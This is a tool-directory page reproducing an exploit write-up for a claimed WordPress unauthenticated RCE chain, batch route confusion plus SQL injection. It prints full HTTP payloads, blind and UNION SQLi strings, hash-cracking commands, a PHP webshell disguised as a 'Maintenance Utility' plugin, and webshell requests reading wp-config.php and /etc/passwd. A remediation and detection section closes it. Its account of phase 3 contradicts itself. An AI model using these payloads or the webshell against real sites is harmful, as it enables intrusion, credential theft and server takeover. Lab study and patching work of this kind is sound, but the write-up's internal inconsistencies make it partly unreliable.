
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2026-60137_CVE-2026-63030 | Kitploit
Tools/GitHubGitHub/dungsocool/cve-2026-60137_cve-2026-63030
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingLearning & EducationLabs & Practice
GitHubdungsocool/cve-2026-60137_cve-2026-63030

CVE-2026-60137_CVE-2026-63030

View Repository

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share
25 days agoNot yet reviewed

CVE-2026-60137 + CVE-2026-63030 — WordPress Unauthenticated RCE

Vulnerability: REST Batch Route Confusion + WP_Query SQL Injection → Full RCE

CVSS v3.1: 10.0 / 10.0 — CRITICAL | AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Affected: WordPress 6.9.0–6.9.4, 7.0.0–7.0.1 | Patched: 6.9.5, 7.0.2

root@kitploit:~
Zero credentials → Route Confusion → SQLi → Admin → Shell Upload → RCE (www-data)

Quick Start

1. Set Up the Vulnerable Lab

Requirements: Docker + Docker Compose

root@kitploit:~
git clone https://github.com/Dungsocool/CVE-2026-60137_CVE-2026-63030.git
cd CVE-2026-60137_CVE-2026-63030

# Start vulnerable WordPress
docker compose up -d

# Wait ~30 seconds for WordPress to initialize, then open:
# http://localhost:8080

2. Run the Exploit

root@kitploit:~
pip install requests

# Full auto chain — interactive shell
python3 exploit.py http://localhost:8080

# Or run a single command
python3 exploit.py http://localhost:8080 --cmd "cat /etc/passwd"

# Check-only mode (no exploitation)
python3 exploit.py http://localhost:8080 --check-only

3. Expected Output

root@kitploit:~
[*] Phase 1: Confirming Route Confusion (CVE-2026-63030)...
[+] Primer triggered: parse_path_failed
[+] Desync confirmed: rest_invalid_handler
[+] Route Confusion CONFIRMED — auth bypass possible

[*] Phase 2: SQL Injection — extracting admin credentials...
[+] Boolean-based blind SQLi CONFIRMED
[+] Admin username: admin
[+] Password hash: $wp$2y$10$...

[*] Phase 3: Attempting login with common passwords...
[+] LOGIN SUCCESS: admin:admin123

[*] Phase 4: Uploading webshell via plugin upload...
[+] Plugin uploaded
[+] Plugin activated

[*] Phase 5: RCE verification...
[+] Shell found at: /wp-content/plugins/shell/shell.php

[+] RCE CONFIRMED!
    uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data@target$ _

image image

Files in This Repository


Detailed Vulnerability Analysis

CVE-2026-60137 (chained with CVE-2026-63030)

Vulnerability: Unauthenticated Remote Code Execution — REST Batch Route Confusion + WP_Query SQL Injection

CVSS v3.1: 10.0 / 10.0 — CRITICAL

Vector: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H


1. Overview

CVE-2026-60137 is an unauthenticated RCE vulnerability in WordPress core. It combines two independent bugs into a complete exploit chain from zero-access to full server compromise:

CVEBugRole in chain
CVE-2026-63030REST Batch Route ConfusionBypass authentication
CVE-2026-60137author__not_in SQL InjectionArbitrary database read/write

Affected versions:

  • Full RCE: WordPress 6.9.0 – 6.9.4, 7.0.0 – 7.0.1
  • SQLi only (requires supporting plugin): 6.8.0 – 6.8.5
  • Patched: 6.9.5, 7.0.2, 7.1-beta2+

Exploitation conditions:

  • REST API is public (WordPress default)
  • No persistent object cache (default is none)
  • At least 1 published post (default "Hello World" exists)
  • No account or session required whatsoever

→ The vast majority of WordPress installations are vulnerable by default.

2. Terminology

REST Batch Endpoint (/wp-json/batch/v1)

Allows sending multiple REST API requests within a single HTTP request:

root@kitploit:~
POST /wp-json/batch/v1
{
  "requests": [
    {"method": "GET", "path": "/wp/v2/posts/1"},
    {"method": "GET", "path": "/wp/v2/users/me"}
  ]
}

Each sub-request is matched with its own handler, and each handler has its own permission callback.

WP_Query — author__not_in

Core database query class. The author__not_in parameter accepts an array of integers, generating the SQL clause:

root@kitploit:~
AND post_author NOT IN (5, 12, 23)

Each element passes through absint() → retaining only the integer part.

wp_parse_url()

Wrapper for parse_url(). When receiving an invalid URL → returns WP_Error.

root@kitploit:~
wp_parse_url("https://example.com/path")  // → OK
wp_parse_url("///")                         // → WP_Error

3. Root Cause — Bug A: Batch Route Confusion (CVE-2026-63030)

File: wp-includes/rest-api/class-wp-rest-server.php

Vulnerable Source Code:

root@kitploit:~
public function serve_batch_request_v1( WP_REST_Request $batch_request ) {
    $requests = $batch_request->get_json_params()['requests'];
    $matches  = array();

    foreach ( $requests as $i => $single_request ) {
        $parsed = wp_parse_url( $single_request['path'] );

        if ( is_wp_error( $parsed ) ) {
            $responses[ $i ] = $this->error_to_response( $parsed );
            continue;  // ←BUG: $matches[] is NOT appended
        }

        $matches[] = $this->match_request_to_handler( $parsed );
        // ← sequential indices 0, 1, 2... DO NOT match $i when an error occurs
    }

    // Dispatch — this is where the bug comes into play
    $match_index = 0;
    foreach ( $requests as $i => $single_request ) {
        if ( isset( $responses[ $i ] ) ) continue;

        $handler = $matches[ $match_index ];  // ← INDEX IS DESYNCED
        $match_index++;

        // Request[i] runs with the permission callback OF ANOTHER REQUEST
        $permission_callback = $handler['permission_callback'];
        call_user_func( $permission_callback, $single_request );
    }
}

Mechanism:

root@kitploit:~
Batch Request:
  [0]: {"method": "POST", "path": "///"}         ← PRIMER (malformed)
  [1]: {"method": "POST", "path": "/wp/v2/posts", "body": {...}}

Processing:
  i=0: wp_parse_url("///") → WP_Error → skip → $matches NOT added
  i=1: wp_parse_url("/wp/v2/posts") → OK → $matches[0] = handler

Dispatch:
  i=0: skip (already has response)
  i=1: $handler = $matches[0]
       → But $matches[0] is NOT the handler meant for request[1]
       → Incorrect permission callback → bypass authentication

Why does "///" trigger the bug?

When PHP parse_url() encounters "///", it attempts to parse it according to RFC 3986 — URL structure:

root@kitploit:~
scheme ://   authority  /       path
  │              │              │
"https"    "localhost:8080"   "/wp/v2/posts"
                 │
             host + port

When receiving "///", it interprets it as:

root@kitploit:~
//   → authority begins (double slash = has host)
/    → empty authority, path begins immediately
→ host = ""  (empty)
→ path = ""  (empty)
→ scheme = none

PHP return result:

root@kitploit:~
parse_url("///")
// → ["host" => "", "path" => ""]
// or false — depending on PHP version

WordPress wraps this in wp_parse_url() → detects no valid scheme, no valid host, no meaningful path → returns WP_Error.

wp_parse_url("///") returns WP_Error (URL malformed). This error causes the request to be skipped in the loop building $matches, but it is NOT skipped in the dispatch loop → the array becomes desynced.

4. Root Cause — Bug B: SQL Injection (CVE-2026-60137)

File: wp-includes/class-wp-query.php

Vulnerable Source Code:

root@kitploit:~
class WP_Query {
    public function get_posts() {
        global $wpdb;

        if ( ! empty( $q['author__not_in'] ) ) {
            $author_not_in = implode(',', wp_parse_id_list($q['author__not_in']));
            $where .= " AND{$wpdb->posts}.post_author NOT IN ($author_not_in)";
            //                                                   ↑ INJECTION POINT
        }
    }
}

Normal (Safe) Path:

root@kitploit:~
User input → REST Controller → array cast + absint() → WP_Query → SQL
             ↑ sanitization occurs here

REST controller (class-wp-rest-posts-controller.php):

root@kitploit:~
$args['author__not_in'] = array_map('absint', (array)$request['author_exclude']);
// "0) UNION SELECT..." → (array)"0) UNION..." → ["0) UNION..."] → [0]
// → SAFE

Path with Route Confusion (Vulnerable):

root@kitploit:~
User input → Route Confusion bypass → WP_Query directly → SQL
             ↑ REST controller is SKIPPED

When the batch desync occurs, request params do not pass through the REST controller → the raw string goes straight into WP_Query → wp_parse_id_list() has an edge case bypass → SQL injection.

Payload:

root@kitploit:~
author_exclude = "0) UNION SELECT 1,user_login,user_pass,4,...,23 FROM wp_users-- -"

Generated SQL:

root@kitploit:~
AND post_author NOT IN (0) UNION SELECT 1,user_login,user_pass,...FROM wp_users-- -)
                            ↑ INJECTED                                           ↑ commented out

5. Why Chain Both Bugs?

ScenarioResult
Bug A alone (Route Confusion)Bypass permission → but nothing to inject
Bug B alone (SQLi)REST controller always casts input → cannot inject
Bug A + Bug BConfusion bypasses controller → raw string into SQL → RCE

Individually, these two bugs are harmless. Only when chained:

  • Bug A: removes the sanitization layer (REST controller)
  • Bug B: injects SQL because sanitization was bypassed

6. Attack Chain Analysis

Phase 1: Route Confusion

root@kitploit:~
POST /wp-json/batch/v1
Content-Type: application/json

{
  "requests": [
    {"method": "POST", "path": "///"},
    {"method": "POST", "path": "/wp/v2/posts", "body": {"author_exclude": "PAYLOAD"}}
  ]
}

→ Response[0]: parse_path_failed (primer triggered)

→ Response[1]: rest_invalid_handler (handler desync confirmed)

Phase 2: SQL Injection — Extract Data

Blind Boolean :

root@kitploit:~
0) OR (SELECT ASCII(SUBSTRING(user_login,1,1)) FROM wp_users WHERE ID=1) > 96-- -

Compare TRUE vs FALSE response → binary search each character.

UNION In-Band :

root@kitploit:~
0) UNION SELECT 99999,1,NOW(),NOW(),user_pass,user_login,'','publish',
'closed','closed','','slug','','',NOW(),NOW(),'',0,
CONCAT('http://x/',user_login),0,'post','',0 FROM wp_users LIMIT 1-- -

Fake post row containing credentials returned in the JSON response.

→ Result: successfully extracted user_login and user_pass (bcrypt hash) from wp_users.

Phase 3: Crack Hash → Login Admin

The hash obtained from Phase 2 is in bcrypt format ($wp$2y$10$...). Strip the $wp$ prefix → crack using john/hashcat + wordlist → get plaintext password → login at /wp-login.php.

Note: The injection point is inside the WHERE clause of SELECT. MySQL disables multi-statement → UNION is READ-only, not WRITE → cannot INSERT a new admin directly via SQLi. Must crack the hash to get a valid session.

Phase 4: Webshell Upload

root@kitploit:~
1. Login with new admin → wp-login.php
2. GET /wp-admin/plugin-install.php?tab=upload → extract _wpnonce
3. POST multipart → upload ZIP plugin containing PHP shell
4. Activate plugin

Phase 5: RCE

root@kitploit:~
GET /wp-content/plugins/shell/shell.php?token=xxx&cmd=id
→ uid=33(www-data) gid=33(www-data)

7. EXPLOITATION

Exploiting CVE-2026-60137 goes from zero access — no account, no password, no session — to full server control solely via HTTP requests.

Requirements: Target is running WordPress 6.9.0–6.9.4 or 7.0.0–7.0.1 with REST API public (enabled by default). No need to log in or know any credentials.

The exploit chain consists of 5 phases:

root@kitploit:~
Phase 1: Route Confusion      → Bypass authentication
Phase 2: SQL Injection        → Read database (username, password hash)
Phase 3: Crack-Free Admin     → Create new admin without cracking password
Phase 4: Webshell Upload      → Install backdoor via plugin upload
Phase 5: RCE                  → Execute arbitrary commands on the server

7.1 Phase 1: Confirm Route Confusion

Goal: Confirm the target is vulnerable — the handler array is desynced when sending the primer path "///".

Principle: The batch endpoint allows sending multiple REST requests in 1 HTTP call. When wp_parse_url("///") fails, WordPress skips that request when building the $matches array but DOES NOT skip it during dispatch → handlers are offset → the subsequent request runs with the wrong permission callback → bypass authentication.

Send request:

root@kitploit:~
POST /?rest_route=/batch/v1 HTTP/1.1
Host: localhost:8080
Content-Type: application/json

{"requests":[{"method":"POST","path":"///"},{"method":"POST","path":"/wp/v2/posts","body":{"title":"test","status":"draft"}}]}

Response:

root@kitploit:~
{
  "responses": [
    {"body": {"code": "parse_path_failed"}, "status": 400},
    {"body": {"code": "rest_invalid_handler"}, "status": 500}
  ]
}

How to read:

images/image.png

Response

We observe that rest_invalid_handler means: "WordPress realizes the handler DOES NOT MATCH the request"

→ Meaning the $matches array IS ALREADY DESYNCED, the primer "///" HAS WORKED and this desync CAN BE exploited to make the request run with the permission callback OF ANOTHER ROUTE (a route that does not require auth) → AUTH BYPASS IS POSSIBLE

Seeing rest_invalid_handler → Bug A confirmed.

7.2 Phase 2: Confirm SQL Injection

Step 1 — TRUE vs FALSE

TRUE (OR 1=1):

images/image.png

root@kitploit:~
POST /?rest_route=/batch/v1 HTTP/1.1
Host: localhost:8080
Content-Type: application/json

{"requests":[{"method":"GET","path":"///"},{"method":"GET","path":"/wp/v2/posts?author_exclude=0) OR 1=1-- -"},{"method":"GET","path":"/wp/v2/posts"}]}

FALSE (AND 1=2):

images/image.png

root@kitploit:~
POST /?rest_route=/batch/v1 HTTP/1.1
Host: localhost:8080
Content-Type: application/json

{"requests":[{"method":"GET","path":"///"},{"method":"GET","path":"/wp/v2/posts?author_exclude=0) AND 1=2-- -"},{"method":"GET","path":"/wp/v2/posts"}]}

Difference in X-WP-Total → SQLi confirmed.

Step 2 — Extract admin username (Blind Boolean)

1st Character:

images/image.png

root@kitploit:~
POST /?rest_route=/batch/v1 HTTP/1.1
Host: localhost:8080
Content-Type: application/json

{"requests":[{"method":"GET","path":"///"},{"method":"GET","path":"/wp/v2/posts?author_exclude=0) AND (SELECT SUBSTRING(user_login,1,1) FROM wp_users WHERE ID=1)=CHAR(97)-- -"},{"method":"GET","path":"/wp/v2/posts"}]}

CHAR(97) = 'a'. X-WP-Total=8 (TRUE) → so the first character is 'a'

By enumerating sequentially, we get: user_login = "admin"

Step 3 — Extract password hash

root@kitploit:~
POST /?rest_route=/batch/v1 HTTP/1.1
Host: localhost:8080
Content-Type: application/json

{"requests":[{"method":"GET","path":"///"},{"method":"GET","path":"/wp/v2/posts?author_exclude=0) AND (SELECT ASCII(SUBSTRING(user_pass,1,1)) FROM wp_users WHERE ID=1) > 30-- -"},{"method":"GET","path":"/wp/v2/posts"}]}

images/image.png

images/image.png

Use Binary Search to determine the ASCII code of each character in user_pass:

root@kitploit:~
Payload: ASCII(SUBSTRING(user_pass,1,1)) > 30  →  X-WP-Total: 8  (TRUE)
Payload: ASCII(SUBSTRING(user_pass,1,1)) > 40  →  X-WP-Total: 0  (FALSE)

Two opposing responses confirm the first character's ASCII falls within the range (30, 40]. Continue narrowing down:

root@kitploit:~
> 35  →  TRUE
> 36  →  FALSE
→ ASCII = 36 = '$'

Continue binary searching each position → obtain the hash prefix string $wp$:

Continue using BLIND SQL character by character:

→ Full hash: $wp$2y$10$92IXUNpkjO0rOQ5byMi.Ye4oKoEa3Ro9llC/.og/at2.uheWG/igi

7.3 Phase 3: Login Admin

After Phase 2, we have:

  • user_login = admin
  • user_pass = $wp$2y$10$92IXUNpkjO0rOQ5byMi.Ye4oKoEa3Ro9llC/.og/at2.uheWG/igi

Crack Hash

WordPress hashes use the bcrypt format ($2y$10$), with a cost factor of 10. Before cracking, we need to strip the $wp$ prefix because hashcat/john only accepts pure bcrypt:

root@kitploit:~
# Save the pure bcrypt part (remove $wp$ prefix)
echo '$2y$10$92IXUNpkjO0rOQ5byMi.Ye4oKoEa3Ro9llC/.og/at2.uheWG/igi' > hash.txt
# Crack using john
john hash.txt --wordlist=mini_wordlist.txt --format=bcrypt

Result:

images/image.png

Password admin123 is in the wordlist → john cracks it successfully immediately.

→ Successfully logged in at /wp-login.php with admin:admin123.

7.4 Phase 4: Upload Webshell

At this point, we have a valid admin session. The next goal is to plant a backdoor on the server to maintain access independently of credentials.

WordPress allows admins to upload plugins in ZIP format — this is a legitimate feature, and we will abuse it.

Create webshell

First, we need a PHP file that executes system commands. This file will be packaged into a fake plugin for WordPress to accept:

root@kitploit:~
<?php
/*
Plugin Name: Maintenance Utility
Version: 1.0
*/
if (isset($_GET['token']) && $_GET['token'] === 'secret123' && isset($_GET['cmd'])) {
    header('Content-Type: text/plain');
    echo shell_exec($_GET['cmd'] . ' 2>&1');
    exit;
}

The secret123 token acts as a password — preventing others from accidentally triggering the shell.

root@kitploit:~
mkdir shell && mv shell.php shell/
zip -r shell.zip shell/

images/image.png

Successfully created.

Upload to WordPress

After successfully creating shell.zip, upload the zip file to the plugin section to trigger it.

WordPress extracts and places the file at:

root@kitploit:~
/var/www/html/wp-content/plugins/shell/shell.php

The plugin appears in the list under the name "Maintenance Utility" with the status Active → the webshell is now ready to be triggered via HTTP.

images/image.png

UPLOAD and ACTIVE successful.


7.5 Phase 5: RCE

Thus, the Shell is on the server. Call it to execute the shell.

Confirm RCE:

root@kitploit:~
GET /wp-content/plugins/shell/shell.php?token=secret123&cmd=id

images/image.png

root@kitploit:~
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Running as the www-data user — the web server's user. Next, escalate the impact:


Read WordPress configuration file:

root@kitploit:~
GET /wp-content/plugins/shell/shell.php?token=secret123&cmd=cat+/var/www/html/wp-config.php

images/image.png

— Executes the command to read the wp-config.php file via webshell — exposing all WordPress secret keys (AUTH_KEY, SECURE_AUTH_KEY, LOGGED_IN_KEY, NONCE_KEY,...) and database credentials. This is the most sensitive information in a WordPress installation.

images/image.png

— The response returns the contents of wp-config.php including DB_NAME, DB_USER, DB_PASSWORD, DB_HOST — sufficient for direct database server access without going through WordPress.

Read all system users:

root@kitploit:~
GET /wp-content/plugins/shell/shell.php?token=secret123&cmd=cat+/etc/passwd

images/image.png

→ Confirms OS-level access, no longer restricted to the WordPress scope.

At this point, the exploit chain is complete:

root@kitploit:~
Zero credentials
      ↓ Route Confusion (Bug A)
Auth bypass
      ↓ SQL Injection (Bug B)
admin:admin123
      ↓ hashcat/john
Admin session
      ↓ Plugin upload
Webshell active
      ↓ shell_exec()
Full RCE — www-data

7.6 Summary

9 requests. Zero initial credentials. From the login page → full server control.

8. CVSS Breakdown

9. Impact

Technical

LayerImpact
DatabaseREAD/WRITE access to everything: wp_users, wp_options, wp_posts
ApplicationCreate admins, modify content, install backdoors
ServerRCE as www-data, read wp-config.php, /etc/passwd
NetworkPivot to internal services via DB credentials

Business

ScenarioConsequences
E-commerceLeak PII, steal payment keys, inject skimmers
CorporateDefacement, SEO spam, malware distribution
Multisite1 exploit → compromise the entire network
SaaS (WP marketing)Extract env vars → pivot into production

Data at Risk

  • wp_users: username, email, password hash
  • wp_usermeta: PII (name, phone, address), session_tokens
  • wp_options: DB creds, SMTP creds, payment API keys, WordPress salts
  • wp-config.php: database host/user/pass, secret keys
  • /proc/self/environ: environment variables

10. Defense and Remediation

10.1 Patch (Thorough)

Current VersionNeed to Upgrade To
6.9.0 – 6.9.46.9.5
7.0.0 – 7.0.17.0.2
6.8.x6.8.6

10.2 Code Fix

Bug A — Route Confusion:

root@kitploit:~
// BEFORE: $matches[] is offset when an error occurs
if (is_wp_error($parsed)) { continue; }
$matches[] = $match;

// AFTER: Use $i to maintain alignment
if (is_wp_error($parsed)) { $matches[$i] = null; continue; }
$matches[$i] = $match;

Bug B — SQL Injection:

root@kitploit:~
// BEFORE: wp_parse_id_list has an edge case
$author_not_in = implode(',', wp_parse_id_list($q['author__not_in']));

// AFTER: Force cast + explicit absint
$safe = array_map('absint', array_filter((array)$q['author__not_in']));
$author_not_in = implode(',', $safe);

10.3 Temporary Mitigation

1. Disable batch endpoint (most effective):

root@kitploit:~
add_filter('rest_endpoints', function($endpoints) {
    unset($endpoints['/batch/v1']);
    return $endpoints;
});

2. Enable Redis/Memcached:

root@kitploit:~
wp plugin install redis-cache --activate
wp redis enable

→ UNION injection does not reflect (cache returns stale data).

3. WAF rule:

root@kitploit:~
location /wp-json/batch/ {
    if ($request_body ~* '"path"\s*:\s*"///') {
        return 403;
    }
}

10.4 Detection

Log patterns:

root@kitploit:~
POST /wp-json/batch/v1 HTTP/1.1" 207       ← anomalous batch requests
POST /wp-json/wp/v2/users HTTP/1.1" 201    ← newly created admin
POST /wp-admin/update.php HTTP/1.1" 200    ← plugin upload immediately after
GET /wp-content/plugins/*/shell.php" 200   ← webshell access

IOC check:

root@kitploit:~
wp user list --role=administrator          # unfamiliar admin?
ls wp-content/mu-plugins/                  # backdoor?
wp core verify-checksums                   # core modified?
Download Tool
FileDescription
README.mdFull vulnerability analysis and exploitation writeup
exploit.pyAutomated exploit script (zero-access → RCE in one command)
docker-compose.ymlVulnerable WordPress lab environment
chain-rce.mdAutomated RCE chain documentation
images/Screenshots from manual exploitation
Code
Meaning
[0]parse_path_failedPrimer works — wp_parse_url("///") failed
[1]rest_invalid_handlerDESYNC! Request received wrong handler → auth bypass
PositionASCIICharacterNotes
136$Hash prefix
2119w
3112p
436$→ $wp$ = bcrypt variant
5-20...2y$10$aJgATdlhfICost factor + salt
#PhaseMethodPath
1SQLi TRUEPOST/?rest_route=/batch/v1
2SQLi FALSEPOST/?rest_route=/batch/v1
3Extract usernamePOST/?rest_route=/batch/v1
4Extract hashPOST/?rest_route=/batch/v1
5Login adminPOST/wp-login.php
6Get nonceGET/wp-admin/plugin-install.php
7Upload shellPOST/wp-admin/update.php
8ActivateGET/wp-admin/plugins.php
9RCEGET/wp-content/plugins/shell/shell.php
MetricValueReason
Attack VectorNetworkRemote via HTTP
Attack ComplexityLowDeterministic, no timing/race required
Privileges RequiredNoneCompletely unauthenticated
User InteractionNoneNo victim action required
ScopeChangedWP → OS level (www-data)
ConfidentialityHighFull DB read
IntegrityHighArbitrary DB write, file upload
AvailabilityHighDROP tables, ransomware